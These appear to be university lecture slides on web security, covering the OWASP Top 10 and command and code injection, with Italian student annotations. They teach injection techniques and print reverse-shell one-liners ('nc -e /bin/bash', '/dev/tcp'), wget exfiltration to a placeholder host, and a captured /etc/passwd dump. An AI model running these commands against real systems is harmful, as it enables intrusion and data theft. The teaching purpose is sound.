Web Security

Approfondimento di Reti di Calcolatori e Cybersecurity

<date>
Location

Università degli Studi della Campania *Luigi Vanvitelli*

Web Security

- Web security applies to vulnerabilities that affect web applications.
- Typically, web applications are the most exposed assets to an attacker
- And http is really fragile..

Web Security


- HTTP was created with the intent to serve **static documents**
- The protocol is **simple by design**
  - It is a **stateless** protocol, since there was no need to keep track of the current client
  - **Documents were simple**, there was no need for animations
  - The **security was not a big concern**, at the beginning there was not much to protect on the web

HTTPS sempre questo rimane. Abbiamo solo criptato il canale

Web Security

- But now we have
  - **Dynamic generated pages**, e.g. scripts that generate
  - Exceptionally **complex pages**: HTML CSS, JavaScript, V more
  - A lot of **secrets to protect**
- Such complexity leads to a **huge attack surface**

HTML basata su XML, CSS con JavaScript ecc.
App client side/server side



IF SOMEONE STEALS MY LAPTOP WHILE I'M LOGGED IN, THEY CAN READ MY EMAIL, TAKE MY MONEY, AND IMPERSONATE ME TO MY FRIENDS,

BUT AT LEAST THEY CAN'T INSTALL DRIVERS WITHOUT MY PERMISSION.

Web Security


Problema si pone a 2 livelli

- Web security is about the security of web assets, e.g. everything that runs over HTTP
  - **Server-Side Security**: The impact affects the remote server
  - **Client-Side Security**: The impact affects the client
    - Note: This does not mean that it is a vulnerability of the browser!
  - Rule of thumb: *If you need to send a link to the victim, then probably it is a client-side vulnerability*

Come capisco se problema è lato client o lato server? Se per creare attacco devo mandare link alla vittima, è lato client.


Web Security

- In order to find vulnerabilities, there are two main methodologies
  - **Blackbox**
    - We **do not know anything** about the system we are attacking
  - **Whitebox**
    - We **know everything** about the system, we have the source code, we can debug it, ...




Web Security – BlackBox

- **Enumeration**: the **more information** we have about the system **the better**
  - Look at the functions an application implements
  - Try to input random things. If you have to insert a number, try to insert some letters, and look at what happens
- **Try and error**: because we do not know anything about the system, we **need to try attacks in order to undercover problems**




Web Security – WhiteBox

- When testing on a WhiteBox environment there is much more a tester can do:
  - A **Static Analysis** of the code
  - A **Dynamic analysis** of the code




Web Security – WhiteBox

- In a WhiteBox environment a tester can discover deeper issues than within a BlackBox environment
- In this way, the tester has an advantage over an attacker, because it can discover more flaws in less time and with less skills
- Because of this, WhiteBox testing is **more effective** than a BlackBox testing



Web Security – Some useful tools

- Browser
- Curl/wget
  - A Command line utility to make http requests
- Python requests
  - A useful python library to do http requests
- Burp suite/zap proxy
  - live edit raw http requests and response
- Test server (php dev & httpsimplepython)



On-the-fly HTTP server

- PHP
  - A very fast-to deploy test server
  - Serves every file inside the directory it was launched from and executes .php scripts
  - `php -S 127.0.0.1:5000`

Launch it from a test directory! You don't want to leak your .ssh directory !

Consortium: open web application security project
OWASP

OWASP TOP THREATS

OWASP Top 10

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

OWASP Top 10 (II)

A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

OWASP Top 10 (II)


attacks can URL malformulate

A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

OWASP Top 10 (II)

A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

A1: Injection (I)



Qualsiasi sorgente di dati può essere un vettore. Flaw annulla quando posso misurare questi dati ostili a un interprete.

Command Injection

- A command injection occurs when a web application passes unsafe data to a **system shell**
- Let’s take as an example the following line of code:

```
system("ping " . $_GET['host']);
```

Command Injection

- The goal of this line of code is to ping a host supplied **by the user**
- For example, if the user puts as host *example.com*, PHP will execute the system command

Command Injection

- **If there is no input sanitization**, a rogue user could insert as hostname

```
example.com;ls
```

- In this way, PHP will execute the command

```
ping example.com;ls
```

NOTA: Utente che esegue comando chi è? Posso fare whoami. Spesso è www-data.
Perché apt-get crea quell'utente per gestire il web server.

NOTA: Se non vedo il risultato, posso fare sleep(10) per vedere se aspetto 10 secondi.

Command Injection

- Because bash and other system shells interpret the character ";" as a **command separator**, the command ls will also be executed
- We say that ls is **injected**

Command Injection

- There are a lot of **special characters** in bash that permit to inject commands
- Other than ";", additional command separators are:
  - The **newline character** (**\n**)
  - **Logic operators**
    - **&&** and **||**

Command Injection

- Command substitutions are another way to inject code: they work by **substituting commands enclosed in special delimiters** with their output
- The two main syntaxes are
  - $(foobar) ls $(whoami) --> ls www-data
  - `foobar` ls `whoami` --> ls www-data

Command Injection

- To find a command injection code in a BlackBox environment, it is necessary to
  - **Look at the web application logic**. Might it use some external program to implement the services?
  - **Input some special characters**. Does the application throw an error/fail?

Command Injection

- In a WhiteBox environment, it is easier to find these flaws
- Command injection sinks are easily identifiable
  - Look at the language in which the application is written, and look for all the function/statements that **could execute system commands**
  - Some common functions are
    - **sxec()**
    - **system()**
    - **popen()**
    - **eval()**
    - **backtics** (``)

Istruzioni che possono eseguire informazioni

Command Injection

- Once an entry point that might be vulnerable is found, it is possible to try to inject code
- To do so
  - If the applications throws errors, inject a **non-existent** command, and look at the error
    - `bash: command not found: non-existent-command`
  - Try with a **sleep** and look at the response time
    - `sleep 5`

Command Injection

- Another way is to use a **pingback** (eseguo qualcosa che fa lui sul ping a me)
- Pingbacks are back-connections on a host which is controlled
- They provide a very powerful way to verify if there are command injection flaws

Command Injection

- To use a pingback, you need a reachable public host
- It is possible to use either a **vps** or a **http/tcp tunneling tool**, like *ngrok**
- To issue a request, use **commonly installed programs like *wget*, *curl* or *netcat/telnet***

```
wget http://host/ping
```

*refer to the slides *"WS_1.1-HTTP Protocol and Web Security Overview"* on how to set up a ngrok tunnel

Command Injection

- For **injecting into bash**, it is possible to try to open a TCP connection using the **special files** on */dev/tcp/**
- Put some data on */dev/tcp/*host*/*port**, bash will open a connection on *host*:*port* and will send to it that data
- For example
  - `echo Hello World > /dev/tcp/localhost/1337`
  - Will send "Hello World" to the port 1337 on localhost


Solo Web fa questa richiesta altrove. DDOS con struttura di questo genere.

Blind Command Injection

- A command injection with no output is called "**blind**"
- There some tricks to exfiltrate the output of the command
  - **Write the output on a file** on a directory that is reachable from the network
  - Use an **out-of-bound** connection

Blind Command Injection

- In bash it is possible to use the character "**>**“ to redirect the output to a file
- This character will redirect all *stdout* to a file
- For example



Command Injection

- The are some directories that are commonly left writable and public reachable
  - Directories that contains static files
    - /static/
    - /js/
  - Directories where users upload files
    - These are often writable, because the web app itself is intended to write on these directories

Command Injection

- An out-of-bound connection generally works well, and it is easier to use than finding a writable directory
- To use it, there are three main methods:
  - **A reverse shell** Server TCP che però è client della shell.
  - Issue the output of a command to a **TCP/HTTP request**
  - If there is a strong firewall protection, use a **DNS bin**
- Of course, these methods require a public reachable host

Command Injection

- To open a reverse shell, expose a TCP server on a public reachable server
- Netcat works pretty well for this

```
nc -lvp 1337
```

DA LUI

- This command will listen to incoming connections on port 1337, and the port can be changed according to needs

cat prende stdin → stdout. nc prende stdin e lo butta su output di rete. Ascolto su TCP su porta 1337, scrivo comandi e li eseguo. Mi collego e ho una shell che mi fa collegare dall'altra parte come server

Command Injection

- Then within the injection, run

```
nc -e /bin/bash host port
```

- Depending on the version of *netcat*, the *-e* parameter might not be implemented. There are other ways to issue the same command, like

```
sh -i >& /dev/tcp/ip/port 0>&1
```


Command Injection

- Then within the injection, run

```
nc -e /bin/bash host port
```

- Depending on the version of netcat, the *-e* parameter might not be implemented. There are other ways to issue the same command, like

```
sh -i >& /dev/tcp/ip/port 0>&1
```



Command Injection

- Command substitution can be used with HTTP to exfiltrate the output


```
wget http://yourhost/$(whoami)
```

Permette di recuperare i file

```
GET /ubuntu                                    502 Bad Gateway
```

Command Injection

- It is possible to send files with *wget*; this command is very handy to exfiltrate single files



Command Ir

- It is possibl s very handy to exfiltrate si

less than 20 seconds ago Duration 1.07ms IP 35.180.64.1


POST /

Summary Headers Raw Binary Replay

1561 bytes application/x-www-form-urlencoded

Form Params

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534::/run/sshd:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash



Code Injection

- Code injection works in the same way as a command injection
- The only difference is that **the injected code will be executed by the application interpreter** instead of a shell

Code Injection

- Common entry points in scripting languages are all **functions/language constructs** that permit to **evaluate code dynamically**
- This functions are standard in all scripting languages and are often called **eval**, **evaluate**, or **assert**

Code Injection

- Code injections are **language dependent**
- Finding them requires knowing in which language the application is written
- If this information is not available, try insert **special characters** which are common in most languages

Code Injection

- Some special characters are
  - The **single and double quotes** (' and "), normally used in strings. Putting one of this will often reveal an injection inside a string
  - The **backtick** (`) and the **dollar** (**$**) are usually reserved characters that trigger errors
  - The **escape character** (\) usually reveals injections inside strings

